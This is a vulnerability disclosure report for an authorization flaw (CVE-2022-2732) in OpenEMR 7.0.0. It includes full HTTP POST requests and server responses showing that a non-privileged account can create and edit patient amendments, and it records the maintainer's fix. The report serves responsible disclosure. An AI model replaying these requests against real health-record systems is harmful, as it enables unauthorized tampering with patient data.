Unauthorized to create and edit Amendments function in openemr/openemr

0

Valid Reported on Jul 21st 2022

Description

We would like to report the vulnerability we found during software testing. The OpenEMR 7.0.0 (latest version) Open Source electronic health records and medical practice management application has unauthorized create and edit on “Patient/dashboard/Amendments” with function “add_edit_amendments.php” and it never been reported before (We've checked from CVE Official website).

Vulnerability Type

Improper privilege management

Affected Page/URL

https://<openemrurl>/interface/patient_file/summary/add_edit_amendments.php

Sample Payload

ADD POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1

```
csrf_token_form=…&amendment_date=…&form_amendment_by=patient&desc=Change_fr
```

EDIT POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1

```
csrf_token_form=…&amendment_date=…&form_amendment_by=patient&
```

Vulnerable Source Code

/var/www/localhost/htdocs/interface/patient_file/summary/add_edit_amendments.php (Please see more details in the occurrences section)

Implication

This vulnerability allows a perpetrator could create and edit amendments without authorization. The vulnerability could have adversely impact on integrity, confidentiality, and reliability of the system and information.

Recommendation


We recommended to implement the proper authorization checks on the user before the task execution. The checks should include whether the user has the authorized permission to execute the task. In addition, the application should alert the system administrator when the malicious activity was detected.

Discoverer/Reporters


Ammarit Thongthua, Rattapon Jitprajong and Nattakit Intarasorn from Secure D Center Research Team


Example PoC Screenshots


OpenEMR Version 7.0.0



Login with admin privilege with can access Dashboard menu








Create Amendments with admin privilege

Chat with us



Login with non-privilege “Pentest6” and it cannot access dashboard menu

Use Amendments add payload from admin with non-privilege user “Pentest6”

```
POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
Host: localhost
Cookie: OpenEMR=nNgu3SLWSszYihXtJimCwcxANGWirBrgThxiT22kK1UkbkNO
Content-Length: 190
Cache-Control: max-age=0
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://localhost/interface/patient_file/summary/add_edit_amendments.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

csrf_token_form=373f96454dd2af0b6a713b223e69ce9b16f09491&amendment_date=2022-07-22&form_amendment_by=patient&desc=
Add_from_Pentest6_Acc&form_amendment_status=approved&note=set+Approved&mode=&amendment_id=
```

Pentest6 Cookie


Pentest6 csrf_token_form

```
HTTP/1.1 302 Found
Date: Thu, 21 Jul 2022 07:27:58 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: add_edit_amendments.php?id=592
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-XSS-Protection: 1; mode=block
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

Successfully add Amendments without authorization

```
HTTP/1.1 200 OK
Date: Thu, 21 Jul 2022 07:28:23 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-XSS-Protection: 1; mode=block
Content-Length: 5451
Connection: close
Content-Type: text/html; charset=utf-8


<html>
  <head>


    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
    <link rel="shortcut icon" href="/public/images/favicon.ico" />

    <link rel="stylesheet" href="/public/themes/style_light.css?v=71" />
    <link rel="stylesheet" href="/public/assets/jquery-datetimepicker/build/jquery.datetimepicker.min.css?v=71"
    />

    <script src="/public/assets/jquery/dist/jquery.min.js?v=71">
    </script>
    <script src="/public/assets/bootstrap/dist/js/bootstrap.bundle.min.js?v=71">
    </script>
    <script src="/library/js/utility.js?v=71">
    </script>
    <script src="/public/assets/jquery-datetimepicker/build/jquery.datetimepicker.full.min.js?v=71">
    </script>
    <script src="/library/textformat.js?v=71">
    </script>
    <script src="/library/dialog.js?v=71">
    </script>

```

Check Amendments was add by non-privilege user “Pentest6”



Edit Amendments with non-privilege user “Pentest6”

```
POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
Host: localhost
Cookie: OpenEMR=nNgu3SLWSszYihXtJimCwcxANGWirBrgThxiT22kK1UkbkNO
Content-Length: 204
Cache-Control: max-age=0
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://localhost/interface/patient_file/summary/add_edit_amendments.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

csrf_token_form=373f96454dd2af0b6a713b223e69ce9b16f09491&amendment_date=2022-07-22&form_amendment_by=patient&desc=
Change_from_Acc_Pentest6&form_amendment_status=approved&note=Account_Pentest6&mode=&amendment_id=591
```

Pentest6 Cookie

Pentest6 csrf_token_form


Target id

```
HTTP/1.1 302 Found
Date: Thu, 21 Jul 2022 07:33:55 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: add_edit_amendments.php?id=591
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-XSS-Protection: 1; mode=block
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

Successfully edit Amendments without authorization

```
HTTP/1.1 200 OK
Date: Thu, 21 Jul 2022 07:34:19 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-XSS-Protection: 1; mode=block
Content-Length: 5558
Connection: close
Content-Type: text/html; charset=utf-8


<html>
  <head>


    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
    <link rel="shortcut icon" href="/public/images/favicon.ico" />

    <link rel="stylesheet" href="/public/themes/style_light.css?v=71" />
    <link rel="stylesheet" href="/public/assets/jquery-datetimepicker/build/jquery.datetimepicker.min.css?v=71" />

    <script src="/public/assets/jquery/dist/jquery.min.js?v=71">
    </script>
    <script src="/public/assets/bootstrap/dist/js/bootstrap.bundle.min.js?v=71">
    </script>
    <script src="/library/js/utility.js?v=71">
    </script>
    <script src="/public/assets/jquery-datetimepicker/build/jquery.datetimepicker.full.min.js?v=71">
    </script>
    <script src="/library/textformat.js?v=71">
    </script>
    <script src="/library/dialog.js?v=71">
    </script>

    <title>
      Amendments
```

Check Amendments was edit by non-privilege user “Pentest6”



Add/Edit payload

```
POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
Host: localhost
Cookie: OpenEMR=nNgu3SLWSszYihXtJimCwcxANGWirBrgThxiT22kK1UkbkNO
Content-Length: 214
Cache-Control: max-age=0
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://localhost/interface/patient_file/summary/add_edit_amendmer
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

csrf_token_form=373f96454dd2af0b6a713b223e69ce9b16f09491&amendment_date=202
```

Impact

This vulnerability allows a perpetrator could create and edit amendments without authorization. The vulnerability could have adversely impact on integrity, confidentiality, and reliability of the system and information.

CVE
CVE-2022-2732
(Published)

Vulnerability Type

CWE-269: Improper Privilege Management

Severity
High (8.3)

Registry
Other

Affected Version
7.0.0

Visibility
Public

Status
Fixed

Found by

rata99
@rata99
unranked

This report was seen 525 times.

We are processing your report and will contact the **openemr** team within 24 hours. 4 months ago

We have contacted a member of the **openemr** team and are waiting to hear back 4 months ago

Brady Miller validated this vulnerability 4 months ago

Thanks for the report. We are working on a fix.

rata99 has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the **openemr** team. We will try again in 7 days 4 months ago

Chat with us

Brady Miller 4 months ago Maintainer

A preliminary fix has been posted in commit 2973592bc7b1f4996738a6fd27d1e277e33676b6

Please do not create a CVE # or make this vulnerability public at this time. I will make this fix official about 1 week after we release 7.0.0 patch 1 (7.0.0.1), which will likely be in about 3-7 weeks. After I do that, then will be ok to make CVE # and make it public.

Thanks!

